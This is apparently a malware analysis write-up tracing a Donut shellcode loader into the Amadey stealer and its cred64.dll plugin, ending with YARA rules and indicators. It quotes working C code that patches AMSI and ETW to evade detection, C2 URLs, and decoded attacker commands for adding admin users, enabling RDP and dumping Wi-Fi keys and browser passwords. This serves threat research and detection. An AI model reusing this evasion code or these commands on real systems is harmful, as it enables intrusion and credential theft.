    if((int)len < 0) return FALSE;

    // make the memory writeable. return FALSE on error
    if(!inst->api.VirtualProtect(
      cs, len, PAGE_EXECUTE_READWRITE, &op)) return FALSE;

    DPRINT("Overwriting AmsiScanBuffer");
    // over write with virtual address of stub
    Memcpy(cs, ADR(PCHAR, AmsiScanBufferStub), len);
    // set memory back to original protection
    inst->api.VirtualProtect(cs, len, op, &t);

    // resolve address of AmsiScanString. if not found,
    // return FALSE because it should exist ...
    cs = xGetProcAddress(inst, dll, inst->amsiScanStr, 0);
    if(cs == NULL) return FALSE;

    // calculate length of stub
    len = (ULONG_PTR)AmsiScanStringStubEnd -
          (ULONG_PTR)AmsiScanStringStub;

    DPRINT("Length of AmsiScanStringStub is %" PRIi32 " bytes.", len);

    // check for negative length. this would only happen when
    // compiler decides to re-order functions.
    if((int)len < 0) return FALSE;

    // make the memory writeable
    if(!inst->api.VirtualProtect(
      cs, len, PAGE_EXECUTE_READWRITE, &op)) return FALSE;

    DPRINT("Overwriting AmsiScanString");
    // over write with virtual address of stub
    Memcpy(cs, ADR(PCHAR, AmsiScanStringStub), len);
    // set memory back to original protection
    inst->api.VirtualProtect(cs, len, op, &t);

    return TRUE;
}
Here are a few images that show AmsiScanString and AmsiScanBuffer before and after patching.
Disabling Event Tracing
ETW (Event Tracing for Windows) is a kernel-level tracing facility that provides detailed logging of system and application events. It allows for real-time monitoring of processes, threads, memory, file operations, and network activity. It is used by security tools and EDRs alike to detect suspicious behavior patterns.
Donut also contains functionality that disables ETW, helping it evade detection by AV and EDR products. The code to disable ETW is provided below.
BOOL DisableETW(PDONUT_INSTANCE inst) {
    HMODULE dll;
    DWORD   len, op, t;
    LPVOID  cs;

    // get a handle to ntdll.dll
    dll = xGetLibAddress(inst, inst->ntdll);

    // resolve address of EtwEventWrite
    // if not found, return FALSE because it should exist
    cs = xGetProcAddress(inst, dll, inst->etwEventWrite, 0);
    if (cs == NULL) return FALSE;

#ifdef _WIN64
    // make the memory writeable. return FALSE on error
    if (!inst->api.VirtualProtect(
        cs, 1, PAGE_EXECUTE_READWRITE, &op)) return FALSE;

    DPRINT("Overwriting EtwEventWrite");

    // over write with "ret"
    Memcpy(cs, inst->etwRet64, 1);

    // set memory back to original protection
    inst->api.VirtualProtect(cs, 1, op, &t);
#else
    // make the memory writeable. return FALSE on error
    if (!inst->api.VirtualProtect(
        cs, 4, PAGE_EXECUTE_READWRITE, &op)) return FALSE;

    DPRINT("Overwriting EtwEventWrite");

    // over write with "ret 14h"
    Memcpy(cs, inst->etwRet32, 4);

    // set memory back to original protection
    inst->api.VirtualProtect(cs, 4, op, &t);
#endif

    return TRUE;

}
Donut RunPE
After patching AMSI and ETW, the Donut shellcode leverages its inmem_pe module and calls RunPE. https://github.com/TheWover/donut/blob/master/loader/inmem_pe.c
Finally Execute Amadey

Amadey
sha256: 12b189bd31b554cd0eed71f107dd6de843e3a78bf161da8bd728bc1ac1ab4bf4
Check Expected Directory and FIlename
Amadey calls GetModuleFileNameA to get its fully qualified path. It then decrypts (decodes, more on that later) its desired filename, Gxtuum.exe.

Next, it decodes the string 3140a3c17c, which is the desired directory name under %TEMP%. Amadey calls GetTempPathA and appends the decoded string to build the desired path: C:\Users\<user>\AppData\Local\Temp\3140a3c17c.
Scheduled Task for Persistance
After checking for the expected directory and filename, Amadey calls CoCreateInstance to create a scheduled task. Note that it uses the desired path and filename: C:\Users\<user>\AppData\Local\Temp\3140a3c17c\Gxtuum.exe
If Applicable: Create Desired Directory and Filename and Restart
If the directory or filename does not match the expected values, Amadey calls CreateFileW to check if the directory and file already exist. If they do not, it calls CreateDirectoryA to create the directory, copies the file to the new directory using SHFileOperation, and executes the appropriately named file from the desired directory using ShellExecuteA. Finally, the current process exits in favor of the new one.
Create Mutex
After Amadey is satisfied with its filename and path, it calls CreateMutexA to ensure only a single instance of the malware is running.

System Recon / Enumeration

Next, Amadey performs initial system reconnaissance and enumeration, collecting information such as:
- Windows Version
- Architecture
- Admin Privileges
- Computer Name
- Username
- Domain name
Amadey uses APIs including GetNativeSystemInfo, GetVersionExW, GetUserNameA, LookupAccountNameA, GetSidIdentifierAuthority, GetSidSubAuthority.
Amadey queries multiple registry keys to gather additional system data including:
SOFTWARE\Microsoft\Windows NT\CurrentVersion\SYSTEM\CurrentControlSet\Control\ComputerName\ComputerName
Anti-Virus Check
Amadey continues profiling the system, checking C:\ProgramData\ for the presence of various anti-virus software:
- AVAST
- Avira
- Kaspersky Lab
- ESET
- Panda Security
- Doctor Web
- AVG
- 360TotalSecurity
- Bitdefender
- Norton
- Sophos
- Comodo
- WinDefender

Build C2 Check-in String
After enumerating the infected system and collecting reconnaissance information, Amadey uses this information to build a string containing user and system information for C2 check-in. Each key in the string corresponds to a specific value with an associated meaning.

id:866265027187vs:5.30sd:80eb71os:1bi:1ar:1pc:DESKTOP-2C3IQHOun:REMdm:av:13lv:0og:1
The table below contains each key, example values from the debugged sample, and the associated meaning.
| Key | Value [example] | Description |
| id | 866265027187 | System ID |
| vs | 5.30 | Amadey Version |
| sd | 80eb71 | Amadey ID |
| os | 1 | Windows Version Win 7 == 9 Win 10 == 1 … more values but I didn’t continue testing |
| bi | 1 | Architecture x86 == 0 x64 == 1 |
| ar | 1 | Admin Privileges 0 == Not admin 1 == Admin |
| pc | DESKTOP-2C3IQHOun | Computer name |
| un | muzi | Username |
| dm | blank | Domain name |
| av | 13 | Installed AV |
| lv | 0 | GetTaskContent |
| og | 1 | ? Set as 1 |
After building the C2 check-in string, newer versions of Amadey, like this one, RC4-encrypt and hex-encode the check-in string prior to checking in with the C2. Note that the RC4 key used is the same as the mutex created by the malware: 9e10aae64ffb8138362fd4ae6e92862f.

After RC4 encryption, the C2 check-in string of id:062450170183vs:5.30sd:80eb71os:1bi:1ar:1pc:WU9KKSun:38lTTV5Kiidm:av:13lv:0og:1 becomes E531E9CF1535AF43D589DF585F48CE107F96DCA8AD8DF3202EBEE7118C022B77C11B259559783241F003DCA6471915CDF599E782AE38D0E1F6DC4F0F7FCD39070CD14B2F341BF9367A8F8B08CBA93712028816.
The following CyberChef recipe decrypts the network traffic back to the plaintext check-in string.

Amadey finally creates a check-in string of r=E531E9CF1535AF43D589DF585F48CE107F96DCA8AD8DF3202EBEE7118C022B77C11B259559783241F003DCA6471915CDF599E782AE38D0E1F6DC4F0F7FCD39070CD14B2F341BF9367A8F8B08CBA93712028816 with the key r presumably translating to “request.”
Keyboard Layout Check (Mini CIS Check)
Prior to initiating network communications with the C2, Amadey performs a CIS check by examining keyboard layout identifiers. It queries the Keyboard Layout\Preload registry key and compares keyboard identifiers against the following:
| Keyboard Identifier | Language |
| 00000419 | Russian |
| 00000422 | Ukranian |
| 00000423 | Belarusian |
| 0000043f | Kazakh |
Amadey Network Conns
After verifying the infected system does not have a keyboard layout using one of the languages mentioned above, Amadey begins its check-in routine. Amadey decodes its C2 address, then sends a POST request with the payload st=s to indicate a check-in. Note that Amadey creates multiple threads using CreateThread for C2 communication, including data exfiltration and plugin/follow-on payload downloads.


Next, Amadey sends the check-in string containing the encrypted reconnaissance data.

At this point, the C2 server responds with instructions depending on the data it receives. If it determines the infected machine is a sandbox or is already infected, it sends nothing. Otherwise, it typically responds with additional plugins, such as clip64.dll and cred64.dll. The server didn’t want to be friends with me, so I’ll just grab those from VirusTotal. 🙂
Quick Detour: Amadey Decoding Algorithm
Before we dive into the Amadey plugins, let’s review the decoding algorithm for embedded strings. If we can automate string extraction and decoding, we can save time extracting C2 addresses and better understand the functionality of the core malware and its plugins.
Amadey uses a custom algorithm that combines a substitution cipher with Base64 to decode strings. The following is my explanation of the decoding algorithm:
- Keystream Generation
- Takes the decryption key and repeats it cyclically to match the ciphertext length
- Example: key=”abc”, ciphertext length=10 → keystream=”abcabcabca”
- Character-by-Character Decryption
- Uses a 64-character alphabet:
abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789 - For each character in the ciphertext:
- If the character is in the alphabet:
- Find its index in the alphabet (0-63)
- Find the corresponding keystream character’s index
- Calculate:
plaintext_index = (ciphertext_index - keystream_index) mod 64 - Use this index to get the plaintext character from the alphabet
- If the character is NOT in the alphabet (like ‘=’ padding):
- Pass it through unchanged
- If the character is in the alphabet:
- Uses a 64-character alphabet:
- Base64 Decode
- The result from step 2 is a Base64-encoded string
- Decode it to get the final plaintext”
Below is the extracted configuration and strings from the Amadey sample. Here’s a link to the config extraction and string decryption script I wrote.
Amadey Config:
{'Mutex': '9e10aae64ffb8138362fd4ae6e92862f', 'Path': '9e10aae64ffb813', 'C2': '45[.]93[.]20[.]224/pNdj30Vs11/index[.]php', 'Version': '5.30'}
Amadey decrypted strings:
S-%lu-
%-lu
-%lu
3140a3c17c
Gxtuum.exe
SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce
SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders
Startup
Rem
cmd /C RMDIR /s/q
SOFTWARE\Microsoft\Windows\CurrentVersion\Run
rundll32
Programs
SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders
%USERPROFILE%
\App
POST
GET
id:
vs:
sd:
os:
bi:
ar:
pc:
un:
dm:
av:
lv:
og:
r=
cred.dll|clip.dll|
cred.dll
clip.dll
d1
e1
e2
e3
Main
http://
https://
exe
dll
cmd
ps1
msi
zip
/quiet
<c>
<d>
/Plugins/
+++
#
|
&unit=
=
shell32.dll
kernel32.dll
GetNativeSystemInfo
ProgramData\
AVAST Software
Avira
Kaspersky Lab
ESET
Panda Security
Doctor Web
AVG
360TotalSecurity
Bitdefender
Norton
Sophos
Comodo
WinDefender
0123456789
rb
wb
Content-Type: multipart/form-data; boundary=----
------

Content-Disposition: form-data; name="data"; filename="
"
Content-Type: application/octet-stream


------
--

?scr=1
.jpg
Content-Type: application/x-www-form-urlencoded
SYSTEM\CurrentControlSet\Control\ComputerName\ComputerName
ComputerName
abcdefghijklmnopqrstuvwxyz0123456789-_
-unicode-
SYSTEM\CurrentControlSet\Control\UnitedVideo\CONTROL\VIDEO\
SYSTEM\ControlSet001\Services\BasicDisplay\Video
VideoID
\0000
DefaultSettings.XResolution
DefaultSettings.YResolution
SOFTWARE\Microsoft\Windows NT\CurrentVersion
ProductName
2019
2022
2016
2025
CurrentBuild
\
:::
rundll32.exe
/k
"taskkill /f /im "
" && timeout 1 && del
&& Exit"
" && ren
 &&
Powershell.exe
-executionpolicy remotesigned -File "
"
shutdown -s -t 0
st=s
random
Keyboard Layout\Preload
00000419
00000422
00000423
0000043f
Plugins and Amadey Functionality
Depending on the C2 response, Amadey can perform a number of tasks. Typically, the plugins clip64.dll and cred64.dll are downloaded to perform additional information stealing. Amadey also contains the following functionality:
- Download, handle, and execute the following file types:
.exe,.dll,.cmd,.ps1,.msi,.zip- Execute with
rundll32.exe,ShellExecute(command line +runas), orpowershellPowershell.exe -executionpolicy remotesigned -File- Unzip archives with
powershell -Command Expand-Archive -Path
- Execute with
- Perform shutdowns
shutdown -s -t 0
- Kill tasks
taskkill /f /im
- Enable remote access
netsh advfirewall firewall set rule group="Remote Desktop" new enable=Yessc config termservice start= autonet start termservice
- Enumerate and make changes to users and groups
net user /add /ynet localgroup "Administrators" /addWMIC USERACCOUNT WHERE "Name = '" SET PasswordExpires=FALSEWMIC USERACCOUNT WHERE "Name = '" SET Passwordchangeable=FALSE
- Take screenshots”
Plugins
The C2 did not send me either plugin, so I pivoted on VTI and found at least cred64.dll. Rather than reversing the whole thing, I’ll just run the config extractor / string decoding script we created earlier. Functionality of the plugin are very apparent once strings are extracted and decoded.
sha256: f69b0d3dca19ca354d756880df1eb0c89f8ccf304fb1d4060dc9ba1bbc262796
❯ python3 amadey_decode_strings.py ~/Downloads/amadey/cred64.dll
Key: 6fb2945b73f4685e264b82b04b1fd8c6
Amadey Config:
{'Mutex': '9e10aae64ffb8138362fd4ae6e92862f', 'Path': '9e10aae64ffb813', 'C2': '45[.]93[.]20[.]224/pNdj30Vs11/index[.]php', 'Version': '5.30'}
------------------------
Amadey decrypted strings:
S-%lu-
%-lu
-%lu
\Mozilla\Firefox\Profiles\
\logins.json
\Thunderbird\Profiles\
Exodus\exodus.wallet\
_Exodus
.zip
_Electrum(
).zip
Electrum
Local Settings\Software\Microsoft\Windows\Shell\MuiCache
electrum_data\wallets
SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FeatureUsage\AppSwitched
Electrum.exe
Electrum\wallets
Armory\
_Armory
Taskkill /IM ArmoryQt.exe /F
Dogecoin\
_Dogecoin
*.dat
Litecoin\wallets
_Litecoin
Taskkill /IM litecoin-qt.exe /F
DashCore\wallets\
_Dashcore
Taskkill /IM dash-qt.exe /F
_Telegram(
tdata
\emoji
\user_data
\dictionaries
key_datas
tdata\key_datas
tdata\
Telegram
Local Settings\Software\Microsoft\Windows\Shell\MuiCache
tdata\
SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FeatureUsage\AppSwitched
Telegram.exe
_Desktop.zip
_Files_\
txt
doc
xls
docx
xlsx
atomic\Local Storage\
_Atomic
Taskkill /IM "Atomic Wallet.exe" /F
configs
maps
Chrome
\Google\Chrome\User Data\Default\Login Data
\Google\Chrome\User Data\Local State
Opera
\Opera Software\Opera Stable\Login Data
\Opera Software\Opera Stable\Local State
Edge
\Microsoft\Edge\User Data\Default\Login Data
\Microsoft\Edge\User Data\Local State
Sputnik
\SputnikLab\Sputnik\User Data\Default\Login Data
\SputnikLab\Sputnik\User Data\Local State
Chromium
\Chromium\User Data\Default\Login Data
\Chromium\User Data\Local State
Orbitum
\Orbitum\User Data\Default\Login Data
\Orbitum\User Data\Local State
Vivaldi
\Vivaldi\User Data\Default\Login Data
\Vivaldi\User Data\Local State
Comodo
\Comodo\Dragon\User Data\Default\Login Data
\Comodo\Dragon\User Data\Local State
CocCoc
\CocCoc\Browser\User Data\Default\Login Data
\CocCoc\Browser\User Data\Local State
Chedot
\Chedot\User Data\Default\Login Data
\Chedot\User Data\Local State
CentBrowser
\CentBrowser\User Data\Default\Login Data
\CentBrowser\User Data\Local State
SELECT origin_url, username_value, password_value FROM logins
netsh wlan export profile name=
 folder=
 key=clear
FIN.
There’s plenty more analysis that could be done here, particularly around command parsing and execution of follow-on payloads, plugins, etc. We’ll call this analysis good enough for now. If you have any input or would like to partner on further analysis, building an emulator, etc., give me a shout! Hopefully this write-up is useful to someone out there.
Yara
Here’s a couple of Yara rules that are useful for the Rust loader and Donut shellcode.
rule Rust_Loader_Hook_API {

    meta:
        author = "muzisec"
        date = "2025-05-19"
        description = "Detects function hooking routine observed in g2m.dll Rust loader that loaded Amadey, Remcos, etc."
        reference = "b42958030ae87c4011b53f1b1812c441268ce7deaeba56bcafe6072fdad3dfb8"

    strings:
        /*
        6F6821D4 | 89 44 24 14              | mov dword ptr ss:[esp+14],eax           | [esp+14]:"ExitProcess"
	6F6821D8 | 8D 44 24 04              | lea eax,dword ptr ss:[esp+4]            | load start address of api
	6F6821DC | 50                       | push eax                                | PDWORD lpflOldProtect
	6F6821DD | 6A 40                    | push 40                                 | DWORD flNewProtect = 0x40
	6F6821DF | 6A 04                    | push 4                                  | SIZE_T dwSize = 4
	6F6821E1 | 89 4C 24 1C              | mov dword ptr ss:[esp+1C],ecx           |
	6F6821E5 | 51                       | push ecx                                | LPVOID lpAddress
	6F6821E6 | FF 15 10 00 6B 6F        | call dword ptr ds:[<&VirtualProtect>]   | VirtualProtect
	6F6821EC | 85 C0                    | test eax,eax                            |
	6F6821EE | 0F 84 6C FF FF FF        | je g2m.6F682160                         |
	6F6821F4 | 8B 44 24 40              | mov eax,dword ptr ss:[esp+40]           | [esp+40]:detour_msgboxm mov eax, detour_(msgbox|exit)
	6F6821F8 | 8B 5C 24 10              | mov ebx,dword ptr ss:[esp+10]           | mov ebx, start_addr_api
	6F6821FC | 89 03                    | mov dword ptr ds:[ebx],eax              | mov [ebx]:MessageBoxA, detour_(msgbox|exit)
	6F6821FE | 8D 44 24 04              | lea eax,dword ptr ss:[esp+4]            |
	6F682202 | 50                       | push eax                                | PDWORD lpflOldProtect
	6F682203 | FF 74 24 08              | push dword ptr ss:[esp+8]               | DWORD flNewProtect
	6F682207 | 6A 04                    | push 4                                  | SIZE_T dwSize = 4
	6F682209 | 53                       | push ebx                                | LPVOID lpAddress
	6F68220A | FF 15 10 00 6B 6F        | call dword ptr ds:[<&VirtualProtect>]   | VirtualProtect
        */

        $hooking_routine =
        {
                             (8B|8D) (44|4c|54|5c|6c|74|7c) 24 ?? [0-12]     // lea eax, dword ptr ss:[esp+4]
                             (50|51|52|53|55|56|57) [0-12]                   // push eax
                             6A 40 [0-12]                                    // push 40
                             6A 04 [0-12]                                    // push 4
                             (50|51|52|53|55|56|57) [0-12]                   // push ecx
                             (FF|E8) ?? ?? ?? ?? ?? [0-12]                   // Call VirtualProtect
                             8B 44 24 40 [0-12]                              // mov eax, detour_fn
                             8B 5C 24 10 [0-12]                              // mov ebx, api_start_addr
                             89 03 [0-12]                                    // replace api_start_addr with detour_fn
                             (8B|8D) (44|4c|54|5c|6c|74|7c) 24 ??            // lea 4 bytes that now contain detour_fn addr to eax
                             (50|51|52|53|55|56|57) [0-12]                   // push eax
                             6A 04 [0-12]                                    // push 4
                             (50|51|52|53|55|56|57) [0-12]                   // push ebx
                             (FF|E8) ?? ?? ?? ?? ??                          // Call VirtualProtect
        }

    condition:
        all of them

}
rule Technique_Shellcode_Libs {
meta:
author = "muzisec"
date = "2025-05-19"
description = "Detects some shellcode libs that are stored as a string and delimited by ;. Observed in numerous pieces of malware and tools such as Donut.https://github.com/TheWover/donut/blob/master/docs/devnotes.md"
reference = "b42958030ae87c4011b53f1b1812c441268ce7deaeba56bcafe6072fdad3dfb8"
strings:
// ole32;oleaut32;wininet;mscoree;shell32
$sc_lib_ole32 = /ole32;((oleaut32|wininet|mscoree|shell32);){3,}/
$sc_lib_oleaut32 = /oleaut32;((ole32|wininet|mscoree|shell32);){3,}/
$sc_lib_wininet = /wininet;((ole32|oleaut32|mscoree|shell32);){3,}/
$sc_lib_mscoree = /mscoree;((ole32|oleaut32|wininet|shell32);){3,}/
$sc_lib_shell32 = /shell32;((ole32|oleaut32|wininet|mscoree);){3,}/
condition:
1 of them
}IOCs
C2
- hxxp://45[.]93[.]20[.]224/pNdj30Vs11/index[.]php
- http://45[.]93[.]20[.]224/pndj30vs11/plugins/clip64[.]dll
- http://45[.]93[.]20[.]224/pndj30vs11/plugins/cred64[.]dll
SHA256
406c113bb3811800661c01b732fcd5b1dfcab01c053287fb42335c98e409f52f – .NET Loader
796ea1d27ed5825e300c3c9505a87b2445886623235f3e41258de90ba1604cd5 – Rust Loader
12b189bd31b554cd0eed71f107dd6de843e3a78bf161da8bd728bc1ac1ab4bf4 – Amadey
f69b0d3dca19ca354d756880df1eb0c89f8ccf304fb1d4060dc9ba1bbc262796 – cred64.dll

